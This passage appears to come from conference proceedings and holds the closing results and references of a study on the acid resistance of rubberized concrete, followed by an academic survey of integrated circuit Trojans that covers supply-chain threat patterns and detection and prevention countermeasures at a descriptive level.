Absolute values and percentage variations in the compressive strength rubberized concrete mixtures after 14, 28, 45 and 90 days of immersion in H₂SO₄ acid at 5% concentration are shown in graphics 9 and 10. The percentage variations of each mixture was determined by comparing the compressive strength of the samples after 14, 28, 45 and 90 days of exposure to the H₂SO₄ solution with that of the samples kept in water at the same ages as previously mentioned.

As shown in graphic 9, the compressive strength of all concrete mixtures exposed to the H₂SO₄ solution decreases. This reduction depends on the exposure time. As expected, the maximum loss of compressive strength of all concrete mixtures was observed after 90 days of exposure to the sulfuric acid solution. This loss accounted more than 33,3% for all concrete mixes. This decrease in compressive strength may be due to the depolymerization of hydration products C-A-S-H (calcium aluminate silicate hydrate) and C-S-H (calcium silicate hydrate), resulting in cracks as well as erosion of the superficial layers [17].


It is also noted that the samples containing rubber exhibit the highest compressive strengths from the age of 45 days of exposure to the H₂SO₄ solution.

Samples containing 25% of rubber aggregates had a compressive strength loss of less than 89,9%, 70,6%, 62,8% and 46,5%, respectively after 14, 28, 45 and 90 days of exposure to H₂SO₄ solution compared to the control mixture. This could be justified by the presence of rubber aggregates, which delay the propagation of cracks by preventing the concrete particles from moving and thus offer better resistance to compression.

The durable nature of the rubber particles resists the corrosive nature of sulfuric acid by maintaining their structure intact, which helps to limit the propagation of cracks through the concrete matrix. In addition, the presence of rubber granulates adds some tortuosity to the concrete matrix, which limits the penetration of the acid solution [18].



Graphic 9. Compressive strength of the mixtures in sulfuric acid



Graphic 10. Compressive strength loss of acid attacked specimens

4. CONCLUSION

This article presents the results of an experimental study carried out to evaluate the performance of a rubberized concrete as a partial replacement for a fine aggregate, the rubber granulate serving to partially replace the sand at 0%, 10%, 17,5%, and 25% of the volume. From the results obtained, the following conclusions can be drawn:

- The substitution of natural sand by rubber aggregates increases the workability of concrete. To 17,5% of substitution; the concretes have an acceptable workability.
- The incorporation of rubber granules decreases compressive strength and flexural tensile strength. The higher the rate of substitution of rubber granules, the lower the values of the mechanical properties. A rubber granules substitution rate of 10% gave acceptable mechanical characteristics.
- The ultrasonic velocity of concrete decreased with increasing rubber aggregate content. The rubberized concrete has the ability to attenuate ultrasonic waves as well as damping vibrations.
- The water absorption of rubber concretes is lower than that of ordinary concrete.
- Concrete drying shrinkage decreases with increasing percentage of rubber granules in concrete. This decrease in shrinkage can improve the durability of concrete.
- The rubber content plays an important role in the resistance to chemical attacks by sulfuric acid. It increases the compressive strength, especially at longer durations (more than 45 days).

5. REFERENCES

- [1] K. Cen. "Microstructure properties of waste tire rubber composites: an overview", Journal of Material Cycles and Waste Management. May 2014
- [2] S. Jain. "To Study on Waste Tyre Rubber as Concrete", 2014

- [3] M. Adamu and O.A.U. Uche. “Durability Properties of Concrete Containing Scrap Tyre as Fine & Coarse Aggregate In Concrete”, *International Journal of Scientific & Engineering Research*, Volume 5, Issue 11, November-2014.
- [4] Q. Dong, B. Huang and X. Shu. “Rubber modified concrete improved by chemically active coating and silane coupling agent” *Construction and Building Materials*. 48, 116-123. 2013.
- [5] A. Gargouri, S. Ellouze and M. Makni. “Amélioration des caractéristiques mécaniques d’un béton de Caoutchouc”. Séminaire International, innovation & valorisation en génie civil & matériaux de construction (INVACO2) Rabat – Maroc / 23-25 Novembre 2011
- [6] L. Berredjem, N. Arabi, L. Molez and R. Jauberthie. “Propriétés mécaniques et durabilité des bétons a base des graviers et sables recycles issue de béton de démolition” *Conférence Internationale Francophone NoMaD 2015 Mines Douai*.
- [7] M.K. Batayneh, I. Marie and I. Asi. “Promoting the use of crumb rubber concrete in developing countries”, *Waste Manage.* 28 (11) (2008) 2171–2176.
- [8] N.N. Eldin and A.B Senouci. “Rubber tire particules as concrete aggregate”, *Journal of Materiel in civil Engineering*, vol.5, No4, p.478-496. (1993).
- [9] Benazzouk, K. Mezreb, G. Doyen, A. Goullieur and M. Queneudec. “Effect of rubber aggregates on the physico-mechanical behaviour of cement-rubber composites influence of the alveolar texture of rubber aggregates”, *Cement & Concrete composites*, vol.25, p.711-720. (2003)
- [10] Benazzouk and M. Queneudec. “Durability of cement-rubber composites under freeze thaw cycles”, *Proceeding of International congress of sustainable concrete construction*, Dundee-Scotland, p.355-362. (2002)
- [11] G. Lia, MA. Stubblefield, G. Garrick, J. Eggers, C. Abadie and B. Huang. “Development of waste tire modified concrete”, *Cement and Concrete Research* 34, (12), 2283-2289. (2004)
- [12] KB. Najim and MR. Hall. “A review of the fresh/hardened properties and applications for plain-(PRC) and self-compacting rubberized concrete (SCRC)”, *Construction and Building Materials* 24, 2043–2051. (2010)
- [13] S. Sakami and F.E. Elabbassi. “Durability of Rubber Concrete: Resistance to Heating and Cooling Cycles”, *Proceedings of the 2nd International Congress on Engineering and Sustainability in the XXI Century INCREEaSE*, October 9–11. (2019)
- [14] F. Valadares, M. Bravo and J. de Brito. “Concrete with used tire rubber aggregates: mechanical performance”, *ACI Mater. J.* 109, 283–292. (2012)
- [15] S. Boukour and ML. Benmalek, “Performance evaluation of a resinous cement mortar modified with crushed clay brick and tire rubber aggregate”, *Construction and Building Materials* 120, 473–481. (2016)

- [16] Z. Boudaoud and M. Beddar. “Effects of Recycled Tires Rubber Aggregates on the Characteristics of Cement Concrete”, *Open Journal of Civil Engineering* **2**, 193-197. (2012)
- [17] T. Gupta, S. Siddique, R. K. Sharma and S. Chaudhary. “Behaviour of waste rubber powder and hybrid rubber concrete in aggressive environment”, *Construction and Building Materials* **217**, 283–291, (2019)
- [18] T. Gupta, S. Chaudhary and R. K. Sharma. “Assessment of mechanical and durability properties of concrete containing waste rubber tire as fine aggregate”, *Construction and Building Materials* **73**, 562–574, (2014)

A SURVEY ON INTEGRATED CIRCUIT TROJANS

Halit Türksönmez¹, Mehmet Hilal Özcanhan²

^{1,2}*Dokuz Eylül University, Department of Computer Engineering, İzmir, TURKEY*

halit.turksonmez@ogr.deu.edu.tr

ORCID: 0000-0002-3915-5152

ABSTRACT

Traditionally, computer security has been associated with the software security, or the information-data security. Surprisingly, the hardware on which the software executes or the information stored-processed-transmitted has been assumed to be a trusted base of security. The main building blocks of any electronic device are Integrated circuits (ICs) which form the fabric of a computer system. Lately, the use of ICs has expanded from handheld calculators and personal computers (PCs) to smartphones, servers, and Internet-of-Things (IoT) devices. However, this significant growth in the IC market created intense competition among IC vendors, leading to new trends in IC manufacturing. System-on-chip (SoC) design based on intellectual property (IP), a globally spread supply chain of production and distribution of ICs are the foremost of these trends.

The emerging trends have resulted in many security and trust weaknesses and vulnerabilities, in computer systems. This includes Hardware Trojans attacks, side-channel attacks, Reverse-engineering, IP piracy, IC counterfeiting, micro probing, physical tampering, and acquisition of private or valuable assets by debugging and testing.

IC security and trust vulnerabilities may cause loss of private information, modified/altered functions, which may cause a great economical hazard and big damage to society. Thus, it is crucial to examine the security and trust threats existing in the IC lifecycle and build defense mechanisms against IC Trojan threats. In this article, we examine the IC supply chain and define the possible IC Trojan threats for the parties involved. Then we survey the latest progress of research in the area of countermeasures against the IC Trojan attacks and discuss the challenges and expectations in this area.

TÜMLEŞİK DEVRE TRUVA ATLARI ÜZERİNE BİR ARAŞTIRMA

ÖZET

Geleneksel olarak bilgisayar güvenliği, yazılım veya işlenen-iletilebilir bilginin güvenliği ile ilişkilendirilmiştir. Şaşırtıcı bir şekilde, temeldeki donanımın şüphe kaldırmaz güvenilir bir üs olduğu varsayılmıştır. Tümleşik devreler (Integrated Circuit - IC), bilgisayarlı sistemleri oluşturan her elektronik cihazın ana yapı taşlarıdır. Son zamanlarda, tümleşik devrelerin kullanımı, elde taşınan hesap makineleri ve kişisel bilgisayarlardan (PC'ler) akıllı telefonlara, sunuculara ve Nesnelerin İnterneti (IoT) cihazlarına kadar genişlemiştir. Ancak, tümleşik devre pazarındaki bu önemli büyüme, tümleşik devre satıcıları arasında yoğun bir yarış yaratarak tümleşik devre üretiminde yeni eğilimler ortaya çıkmasına sebep olmuştur. Fikri mülkiyete (Intellectual Property - IP) dayalı yonga üzerinde sistem (SoC) tasarımı ve tümleşik devrelerin üretimi ve dağıtımının sağlandığı küresel ve dağıtık yapıdaki tedarik zinciri bu eğilimlerin başlıcalarını oluşturmaktadır.

Bu yeni eğilimler, bilgisayar sistemlerinde birçok güvenlik ve güven zafiyetine ve açıklığına neden olmuştur. Bu zafiyet ve açıklıklar kapsamında donanımsal Truva Atı ve yan kanal saldırılarını, IP korsanlığı ve tersine mühendisliği, IC sahteciliğini, IC'lere mikro sondaj saldırılarını, fiziksel müdahale ve test / hata ayıklama altyapısı aracılığıyla ayrıcalıklı kaynaklara erişim ihlallerini sayabiliriz.

Tümleşik devre güvenlik zafiyetleri, saklanan hassas verilerin kaybına veya orijinal işlevselliğin değiştirilmesine neden olarak, büyük ekonomik kayıplara ve kitlesel zararlara yol açabilir. Bu nedenle, tümleşik devrelerin tüm yaşam döngüsünde var olan belirli güvenlik ve güven tehditlerini analiz etmek ve tümleşik devre Truva Atı saldırılarına karşı koruma sağlamak çok önemlidir. Bu çalışmada, tümleşik devre tedarik zinciri ve tümleşik devre Truva Atlarının ilgili taraflar için yarattığı potansiyel tehditler incelenmektedir. Ardından, tümleşik devre Truva Atı saldırılarına karşı alınan önlemlerle ilgili son gelişmeler ve bu alanda yaşanan zorluklar ile beklentiler ele alınmaktadır.

Anahtar Kelimeler: *Tümleşik Devre Tedarik Zinciri, Tümleşik Devre Güvenliği, Tümleşik Devre Gizliliği, Donanımsal Truva Atları, Tümleşik Devre Truva Atları*

1. INTRODUCTION

For a long time, hardware has been assumed as root-of-trust for the entire computer system and used as a virtual layer that runs the code sent from the software layer. Meanwhile, computer system security has been associated with software security or information security. Consequently, the studies on hardware security are mostly associated with the performance improvement of crypto-related algorithms embedded in hardware, such as crypto ICs [1-2]. Hardware copyright protection is also considered in the hardware security domain [3]. For many years, computer systems security researchers assumed that adversaries could not compromise ICs easily, or profit by compromising the ICs. The assumption was so extensive that the security of the IC supply chain was not even considered. The alarm was raised when illegal IC duplicates started to appear in the market.

ICs are the main building blocks of any electronic device that forms the fabric of a computer system. Their usage has been increased over the years, from handheld calculators and desktop computers to servers, smartphones, and Internet-of-Things (IoT) devices. In Figure 1, the income from the global semiconductor market for ICs between 2009 and 2021. In 2021, the income from IC sales is predicted to reach US \$383.84 billion by Statista [4].




Figure 1. The global income from ICs between 2009 and 2021 [4]

However, this significant growth in the semiconductor market created intense competition among IC vendors such as Intel, Samsung, Broadcom, and Qualcomm, leading to new trends in IC manufacturing [5]. SoC design based on IP, and a globally spread supply chain for production and delivery of ICs are the foremost of these trends. A typical example of globally spread IC production process, spanning multiple countries, is shown in Figure 2 [6]. These emerging trends are followed by the reduction of IC manufacturers' control over the design and production stages. Consequently, many security and trust weaknesses and vulnerabilities arise (such as IC Trojans attacks, IP piracy and reverse-engineering, IC counterfeiting, etc.) [5], [7-18].



Figure 2. A typical IC production process example spans multiple countries [6]

In the rest of this article, we examine the IC supply chain and describe the potential IC Trojan threats faced by the parties included. Then we explain and compare IC security and IC trust. Finally, we survey the advances in recent studies about the countermeasures against the Trojan attacks and discuss the challenges and expectations in this area.

2. DIFFERENCES BETWEEN IC SECURITY AND IC TRUST

IC security problems emerge from its built-in vulnerability to attacks, such as scan-based attacks, side-channel attacks, and probing attacks. However, IC trust problems emerge from the participation of untrusted parties in the lifecycle of an IC, such as:

- untrusted intellectual property (IP) or electronic design automation (EDA) / computer-aided design (CAD) tool vendors,
- untrusted design,
- untrusted fabrication,
- weak testing,
- insecure distribution facilities.

The parties included in the above IC production activities are liable to violate the trustworthiness of consumers towards an IC. Potentially, they may cause deflections from expected trustworthiness, functionality, reliability, or performance. Trust problems usually escalate to security problems. For instance, an untrusted IP vendor could insert malware entities in a design, which may cause information theft, or denial-of-service (DoS) when the IC goes on to the field. Moreover, trust issues may also cause other problems, such as low energy-efficiency or performance, or reduced safety, or reliability problems. The horizontal structure of the semiconductor trade model and the growing nature of the globally spread IC supply chain are causing the IC trust problems even more important. Thus, it drives novel research and development studies on IC design for trust assurance and trust verification [7-9].

3. VULNERABLE IC SUPPLY CHAIN

Figure 2 shows a typical IC production process spanning over multiple countries, while Figure 3 shows detailed IC supply chain phases. IC supply chain shown in Figure 3 spreads globally, which causes new IC security and trust issues to emerge from the global trends in IC design, fabrication, and distribution. IC design flow simply shows the stages and assets relevant to this article. System design framed with the dotted lines represents how the forged and poor-quality parts are inserted into the supply chain. Designing an IC covers supplying IP from third-party design houses, joining together IP and in-house designed components, and composing the IC layout. Afterward, the overall design is dispatched to the foundry that produces a mask and fabricates the ICs. Then, the ICs are tested at the fabrication site and test plants. Finally, flawless ICs are packaged up and sent to market. As it can be suspected, there are lots of stages in the IC supply chain, where malicious activities can happen. For instance, a malicious employee, who can reach the design at an untrusted foundry, could insert IC Trojans into any of the photomasks.




Figure 3. IC supply chain [10-11]

4. KNOWN IC ATTACK VECTORS

Table 1 shows the known security problems arising out of untrusted design, fabrication, and test stages of an IC. Attack vectors are instruments or ways for adversaries to reach ICs for malicious intension. One example is to exploit the IC to get the valuable/confidential data stored. Some attack vectors provide the ability for exploiting implementation problems, by physical tampering and side-channel attacks. Trojan attacks use the lack of control at IC fabrication stage, as an advantage. The Trojan attack vector is shown in yellow in Table 1. Attack surface can be defined as the total exposures of all possible security risks. It can also be described as the total of all known, unknown, and possible vulnerabilities. An adversary can utilize one or more vulnerabilities and start an attack, ending with obtaining confidential data from the system the IC is a part of. The smallest possible attack surface is considered as a primary target for countermeasure developers.

At first glance, IC Trojan attacks may be considered as part of IC trust problems. But the consequences of a Trojan attack on an IC may result in the leakage of secret data in that IC. Therefore, the impact factor of IC Trojan Attacks may be considered greater compared to the other IC attacks. This is the reason why we focused on IC Trojans, in this article.

Table 32. Attack vectors for the stages in an IC’s lifespan. (ICS: IC security related attack, ICT: IC trust related attack.

Attack Vectors \ IC Life Cycle	CAD/EDA Tool/IP Vendor	IC Design House	Foundry	Test Facility	IC End User /Deployment	Recycling/ Repacking Facility
IC Trojan Attacks (ICT)	✓	✓	✓			
IP Privacy & Overproduction (ICT)		✓	✓			
Reverse Engineering (ICT)		✓	✓	✓	✓	✓
Side-channel Attacks (ICS)					✓	
IC Counterfeiting (ICT)		✓	✓	✓		✓
Scan-based Attacks (ICS)			✓	✓	✓	
Probing Attack (ICS)			✓	✓	✓	
Invasive Fault Injection Attack (ICT)			✓	✓	✓	

5. IC TROJAN ATTACKS

IC Trojans are hostile alterations in the functional behaviors of an IC [10-12]. These alterations are foreign, unknown, and unplanned by the IC designer, which could have harmful impacts on the IC. IC Trojans have three basic features: adversarial purpose, avoidance of detection, and sparseness of activation [13-14]. An IC Trojan always has the same purpose: application of an unintentional activity to compromise the confidentiality, integrity, or authentication of the underlying IC. Confidentiality, integrity, authentication triplet is referred to as CIA-Triad in the literature [19].




Figure 4. (a) Original IC, (b) IC Trojan, and (c) Trojan implanted IC [12].

In Figure 4(a), an unaltered IC having two inputs and one output is symbolized. In Figure 4(b), an IC Trojan that has a trigger and a payload is symbolized. In Figure 4(c), the Trojan implanted into an IC is shown. In such a scenario, whenever the Trojan becomes active, its payload inverts the output of the IC, such as from O to O'. The size of IC Trojans may be tiny or big relative to the remaining original circuitry, changing from a few transistors to millions of transistors [13]. Trojans may be in various

shapes. They are mostly activated by a sequential, combinational, or hybrid digital circuit. But, they can also be activated by an analog signal. The Trojan payload can be analog or digital, but each is specially designed to produce malicious results when triggered.

6. IC TROJAN THREAT PATTERNS

Generally, the design and production procedure of an IC can be separated into three phases: Development of IP core, development of IC, and fabrication of IC. Thus, three types of companies (IP vendors, IC developers, and foundries) have a chance to inject IC Trojans. Trojans can be inserted at any stage of the three phases, by adversaries. The stage of insertion results in various adversarial patterns. Table 2 shows seven potential IC attack patterns for the IC Trojan attacks [20].

Table 33. IC Trojan attack patterns [10-12], [20].

Pattern	Description	IP Vendor	IC Developer	Foundry
P1	Untrusted IP vendor	Untrusted	Trusted	Trusted
P1	Untrusted foundry	Trusted	Trusted	Untrusted
P3	Untrusted EDA tool or rogue employee	Trusted	Untrusted	Trusted
P4	Commercial off-the-shelf (COTS) component	Untrusted	Untrusted	Untrusted
P5	Untrusted design house	Untrusted	Untrusted	Trusted
P6	Fabless IC design house	Untrusted	Trusted	Untrusted
P7	Untrusted IC developer with trusted IPs	Trusted	Untrusted	Untrusted

Pattern P1: Untrusted Third-party IP Vendor—Driven by the demands of global IC industry (lower expenses, rapid marketing, etc.), most IC designers have to obtain some third-party IP cores for their designs. Adversaries at the untrusted vendor have the chance to implant IC Trojans, concealed from the IC designer, into the third party IP.

Pattern P2: Untrusted Foundry—Fabless design houses outsource the production of ICs to untrusted (mostly overseas) manufacturers. Adversaries employed in these untrusted foundries can reach the layers of the design and insert Trojans into the photolithography masks.

Pattern P3: Untrusted IC Developer—Production of complicated IC designs requires trained IC designers and professional design tools. In this pattern, adversaries are the insiders, who can use untrusted Electronic Design Automation (EDA) and Computer Aided Design CAD tools.

Pattern P4: Untrusted Commercial off-the-shelf (COTS) Components—Several COTS elements are inserted into designs. Mostly, COTS products are cheaper than custom-designed ones. However, no development stage can be trusted for Trojans, in COTS.

Pattern P5: Untrusted Design House—In this pattern, it is assumed that the whole supply chain is untrusted except foundry, i.e. ICs are produced in a trusted foundry, but third-party IP vendors and the design house are not trusted for disinfected designs.

Pattern P6: Untrusted Outsourcer—Pattern P6 is a combination of Pattern P1 and Pattern P2, and it concerns most fabless design houses. The designers utilize third-party IP vendors and untrusted foundries and fabricate these ICs in untrusted third-party foundries.

Pattern P7: Untrusted System Integrator—In this pattern, the customers expect to have a supplier that has both design and fabrication capabilities. But, untrusted system integrators exploit this expectation. The developer can use a diversity of resources to meet customer requests, but the completed hardware design may contain some inherent vulnerabilities [10-12], [20].

7. COUNTERMEASURES AGAINST IC TROJAN ATATCKS

Several methods for IC Trojan detection have been worked out and proposed, for many years. These methods can be grouped under three main categories, Trojan detection, design-for-trust, and split-manufacturing, as shown in Figure 5. These categories can also further be divided into several subcategories [26].




Figure 5. Taxonomy of IC Trojan countermeasures [26].

Trojan detection is the fundamental and most utilized method to fight the IC Trojans. Its purpose is the verification of newly fabricated ICs with the present IC designs. These methods are used at the design phase to confirm IC designs or after the fabrication phase to validate fabricated ICs. They can be grouped under two subcategories, destructive and nondestructive methods (See Figure 5). Reverse-engineering is utilized by destructive methods to open an IC case and get images of layers to rebuild the design-for-trust (DFT) confirmation. Non-destructive methods can be grouped under two subcategories,

functional test and side-channel analysis. Functional test technics apply test vectors to activate Trojans and check against the responses with the correct results. [27-29]. IC Trojans are detected by side-channel signal analysis methods using circuit parameters, such as power dissipation [32-33], temperature [34], delay [30-31], and radiation [35-36]. The side effects from Trojan activation alter power and/or heat dissipation, propagation or contamination delays, or radiation patterns due to additional circuit activity. Design stage Trojan detection methods are utilized to support IC developers and designers for validation of IP cores and the final designs. Present design stage detection techniques can be classified into formal verification [37-40], code coverage analysis [24-25], logic testing, functional analysis [44], and structural analysis [41-43].

DFT methodologies can be grouped under three subcategories with respect to their goals: Trojan prevention, facilitate detection, and trustworthy computing (See Figure 5). Trojan prevention methods are formed by techniques that aim to prevent IC Trojan implantation by adversaries. The adversaries need to know the function of the design first, in order to be able to implant Trojans. Usually, reverse engineering is used by adversaries, who are not employed in the design house, to determine circuit functionality [7]. These techniques can be sub classified into camouflaging [55-56], logic obfuscation [52-54], and functional filler cell [57]. Facilitate detection can be sub classified into runtime monitoring [34], [51], side-channel analysis [47-49] and functional test; which targets triggering a Trojan from inputs and observing the Trojan impact from outputs [45-46]. Trustworthy computing is the last class of DFT on untrusted elements [58-59].

Recently, split-manufacturing has been offered as an approach to IC foundries to be able to reduce the risks of Trojan insertion in IC design [7]. Current split manufacturing methods trust either 2D integration [60-62], 2.5D integration [63], or 3D integration [64].

8. FUTURE WORK

The competition among IC vendors in the semiconductor market forced a trade-off, between IC security and the market cost-performance requirements on ICs. This development is expected to result in novel IC trust issues in the global IC supply chain. ULSI (Ultra Large Scale Integration), the successor of VLSI (Very Large Scale Integration) has become the main propulsion of the global IC market. With the advances in ULSI technology, IC Trojans will be more accurate, smaller, more concealed, and more difficult to be detected. Therefore, the adversaries are expected to launch new, more sophisticated, and unexpected, attacks which are even more difficult to be handled by existing countermeasures. Thus, countermeasure techniques against emerging IC Trojan attacks will need continuous further development.

9. CONCLUSION

The purpose of this article is to demonstrate the latest advances in the IC Trojan attack vectors and the countermeasures against the attacks. At the same time, it is intended to provide a general understanding and guidance to those who want to engage in IC Trojan research. Fighting against the IC Trojan threat will require everlasting and hard endeavor. With proper, progressive, scientific approaches, the difficulty and cost of IC Trojan attack elimination can be achieved.

10. REFERENCES

- [1] B. Preneel and T. Takagi, "Cryptographic Hardware and Embedded Systems—CHES 2011," in Proc. 13th Internat. Workshop, Nara, Japan, Sep. 28 – Oct. 1, 2011.
- [2] Y. Jin, "Introduction to Hardware Security," *Electronics*, vol. 4, pp. 763-784, 2015.
- [3] R. M. Rad, X. Wang, M. Tehranipoor, and J. Plusquellic, "Power Supply Signal Calibration Techniques for Improving Detection Resolution to Hardware Trojans," in Proc. IEEE/ACM Int. Conf. on Computer-Aided Design, San Jose, CA, USA, pp. 632–639, Nov. 10–13, 2008.
- [4] T. Alsop, "Semiconductor integrated circuits' global revenue 2009-2021," *Statistica*, Dec 1, 2020.
- [5] H. Salmani, *Trusted Digital Circuits: Hardware Trojan Vulnerabilities, Prevention and Detection*, Springer, Cham, 2018.
- [6] Semiconductor Industry Association, "Beyond Borders: How an Interconnected Industry Promotes Innovation and Growth," SIA, Washington, DC, USA, May 05, 2016.
- [7] S. Bhunia and M. Tehranipoor, *Hardware Security: A Hands-on Learning Approach*, Elsevier, 2019.
- [8] F. Farahmandi, Y. Huang, and P. Mishra, *System-on-Chip Security Validation and Verification*, Springer, 2020.
- [9] P. Behnam, "Validation of Hardware Security and Trust: A Survey," arXiv:1801.00649, 2018.
- [10] M. Rostami, F. Koushanfar and R. Karri, "A Primer on Hardware Security: Models, Methods, and Metrics," in Proc. IEEE, vol. 102, Aug. 2014, pp. 1283-1295.
- [11] M. Rostami, F. Koushanfar, J. Rajendran and R. Karri, "Hardware Security: Threat Models and Metrics," 2013 IEEE/ACM Int. Conf. Computer-Aided Design (ICCAD), Nov. 18-21, 2013.
- [12] S. Bhunia and M. M. Tehranipoor, *The Hardware Trojan War: Attacks, Myths, and Defenses*, Springer, 2018.

- [13] S. Bhunia, M.S. Hsiao, M. Banga and S. Narasimhan, "Hardware Trojan attacks: threat analysis and countermeasures," in Proc. IEEE, vol. 102, 2014, pp. 1229-1247.
- [14] A. Belous and V. Saladukha, *Viruses, Hardware and Software Trojans: Attacks and Countermeasures*, Springer, 2020.
- [15] G. Qu and L. Yuan, "Design things for the internet of things-an EDA perspective," in *Comput.-Aided Design (ICCAD)*, 2014 IEEE/ACM Int. Conf., Nov 2014, pp. 411–416.
- [16] H. Li, Q. Liu and J. Zhang, "A Survey of Hardware Trojan Threat and Defense," *ScienceDirect*, vol. 55, 2016, pp. 426-437.
- [17] R. Karri, J. Rajendran, K. Rosenfeld, and M. Tehranipoor, "Trustworthy hardware: Identifying and classifying hardware trojans," *IEEE Computer*, vol. 43, 2010, pp. 39–46.
- [18] M. H. Özcanhan, and H. Türksönmez, "A Strong Mutual Authentication Protocol for SHIELD," *Advances in Electrical and Computer Engineering*, vol. 20(4), 2020, pp. 81-90.
- [19] D. Parker, "Our Excessively Simplistic Information Security Model and How to Fix It," *ISSA Journal*, pp.12-21, July, 2010.
- [20] K. Xiao, D. Forte, Y. Jin, R. Karri, S. Bhunia, and M. Tehranipoor, "Hardware Trojans: lessons learned after one decade of research," *ACM Trans. Des. Autom. Electron. Syst.*, vol. 22(1), 2016, pp. 6:1–6:23
- [21] M. Tehranipoor and F. Koushanfar, "A survey of hardware Trojan taxonomy and detection," *IEEE Design & Test of Computers*, vol. 27, 2010, pp. 10–25.
- [22] E. Love, Y. Jin, and Y. Makris, "Proof-carrying hardware intellectual property: A pathway to trusted module acquisition," *IEEE Trans. Inf. Forensics Security*, vol. 7, 2012, pp. 25–40.
- [23] A. Waksman and S. Sethumadhavan, "Silencing hardware backdoors," *IEEE Symposium on Security and Privacy*, 2011, pp. 49–63.
- [24] M. Hicks, M. Finnicum, S. T. King, M. M. Martin, and J. M. Smith, "Overcoming an untrusted computing base: Detecting and removing malicious hardware automatically," *IEEE Symposium on Security and Privacy*, 2010, pp. 159–172.
- [25] C. Sturton, M. Hicks, D. Wagner, and S. T. King, "Defeating uci: Building stealthy and malicious hardware," *IEEE Symposium on Security and Privacy*, 2011, pp. 64–77.
- [26] S. Bhunia and M. Tehranipoor, *Hardware Security A Hands-on Learning Approach*, Elsevier, 2019.
- [27] S. Bhunia, M.S. Hsiao, M. Banga, and S. Narasimhan, "Hardware Trojan attacks: threat analysis and countermeasures," in *Proceedings of the IEEE*, vol. 102, 2014, pp. 1229–1247.

- [28] M. Banga and M.S. Hsiao, "A novel sustained vector technique for the detection of hardware Trojans, in: VLSI Design," 22nd International Conference on, IEEE, 2009, pp. 327–332.
- [29] R.S. Chakraborty and S. Bhunia, "Security against hardware Trojan through a novel application of design obfuscation," in Proc. Int. Conf. Comput.-Aided Design, ACM, 2009, pp. 113–116.
- [30] Y. Jin and Y. Makris, "Hardware Trojan detection using path delay fingerprint," in Hardware-Oriented Security and Trust, IEEE International Workshop , 2008, pp. 51–57.
- [31] K. Xiao, X. Zhang, and M. Tehranipoor, "A clock sweeping technique for detecting hardware Trojans impacting circuits delay," IEEE Design & Test, 2013, pp. 26–34.
- [32] D. Agrawal, S. Baktir, D. Karakoyunlu, P. Rohatgi, and B. Sunar, "Trojan detection using IC fingerprinting," in Security and Privacy, 2007. SP'07, IEEE Symposium on, IEEE, pp. 296–310.
- [33] J. Aarestad, D. Acharyya, R. Rad, and J. Plusquellic, "Detecting Trojans through leakage current analysis using multiple supply pads," IEEE Trans. Inf. Forensics Security, 2010, pp. 893–904.
- [34] D. Forte, C. Bao, and A. Srivastava, "Temperature tracking: an innovative run-time approach for hardware Trojan detection," in Comput.-Aided Design (ICCAD), 2013 IEEE/ACM Int. Conf. IEEE, pp. 532–539.
- [35] F. Stellari, P. Song, A.J. Weger, J. Culp, A. Herbert, and D. Pfeiffer, "Verification of untrusted chips using trusted layout and emission measurements," in Hardware-Oriented Security and Trust (HOST), 2014 IEEE International Symposium on, IEEE, pp. 19–24.
- [36] B. Zhou, R. Adato, M. Zangeneh, T. Yang, A. Uyar, B. Goldberg, S. Unlu, and A. Joshi, "Detecting hardware Trojans using backside optical imaging of embedded watermarks," 2015 52nd ACM/EDAC/IEEE Design Automation Conference (DAC), San Francisco, CA, 2015, pp. 1-6.
- [37] Y. Jin, B. Yang, and Y. Makris, "Cycle-accurate information assurance by proof-carrying based signal sensitivity tracing," 2013 IEEE International Symposium on Hardware-Oriented Security and Trust (HOST), Austin, TX, 2013, pp. 99-106.
- [38] X. Guo, R.G. Dutta, Y. Jin, F. Farahmandi, and P. Mishra, "Pre-silicon security verification and validation: a formal perspective," 2015 52nd ACM/EDAC/IEEE Design Automation Conference (DAC), San Francisco, CA, 2015, pp. 1-6.

- [39] J. Rajendran, V. Vedula, and R. Karri, "Detecting malicious modifications of data in third-party intellectual property cores," 52nd ACM/EDAC/IEEE Design Autom. Conf., CA, 2015, pp. 1-6.
- [40] J. Rajendran, A.M. Dhandayuthapany, V. Vedula, and R. Karri, "Formal security verification of third party intellectual property cores for information leakage," 29th Int. Conf. VLSI Design and 15th Int. Conf. Embedded Systems (VLSID), Kolkata, 2016, pp. 547-552.
- [41] H. Salmani and M. Tehranipoor, "Analyzing circuit vulnerability to hardware Trojan insertion at the behavioral level," IEEE Int. Symp. Defect and Fault Tolerance in VLSI and Nanotechnology Systems (DFTS), New York City, NY, 2013, pp. 190-195.
- [42] H. Salmani, M. Tehranipoor, and R. Karri, "On design vulnerability analysis and trust benchmarks development," IEEE 31st Int. Conf. Comput. Design (ICCD), Asheville, NC, 2013, pp. 471-474.
- [43] M. Tehranipoor, H. Salmani, and X. Zhang, *Integrated Circuit Authentication: Hardware Trojans and Counterfeit Detection*, Springer Science & Business Media, 2013.
- [44] A. Waksman, M. Suozzo, and S. Sethumadhavan, FANCI: identification of stealthy malicious logic using boolean functional analysis," in Proc. 2013 ACM SIGSAC Conf. Computer & Communications Security, ACM, pp. 697-708.
- [45] H. Salmani, M. Tehranipoor, and J. Plusquellic, "A novel technique for improving hardware Trojan detection and reducing Trojan activation time," IEEE Trans. Very Large Scale Integration (VLSI) Systems 20 (2012) 112-125.
- [46] B. Zhou, W. Zhang, S. Thambipillai, and J. Teo, "A low cost acceleration method for hardware Trojan detection based on fan-out cone analysis," 2014 International Conference on Hardware/Software Codesign and System Synthesis (CODES+ISSS), New Delhi, 2014, pp. 1-10.
- [47] H. Salmani and M. Tehranipoor, "Layout-aware switching activity localization to enhance hardware Trojan detection," IEEE Trans. Inf. Forensics Security, vol. 7, no. 1, pp. 76-87, Feb. 2012.
- [48] J. Rajendran, V. Jyothi, O. Sinanoglu, and R. Karri, "Design and analysis of ring oscillator based design-for-trust technique 29th VLSI Test Symposium, Dana Point, CA, 2011, pp. 105-110.
- [49] A. Ramdas, S.M. Saeed, and O. Sinanoglu, "Slack removal for enhanced reliability and trust," 9th IEEE Int. Conf. Design & Technol. Integrated Systems in Nanoscale Era (DTIS), 2014, pp. 1-4.

- [50] J. Dubeuf, D. Hely, and R. Karri, "Run-time detection of hardware Trojans: the processor protection unit," 2013 18th IEEE European Test Symposium (ETS), Avignon, 2013, pp. 1-6.
- [51] S. Narasimhan, W. Yueh, X. Wang, S. Mukhopadhyay, and S. Bhunia, "Improving IC security against Trojan attacks through integration of security monitors," in IEEE Design & Test of Computers, vol. 29, no. 5, pp. 37-46, Oct. 2012.
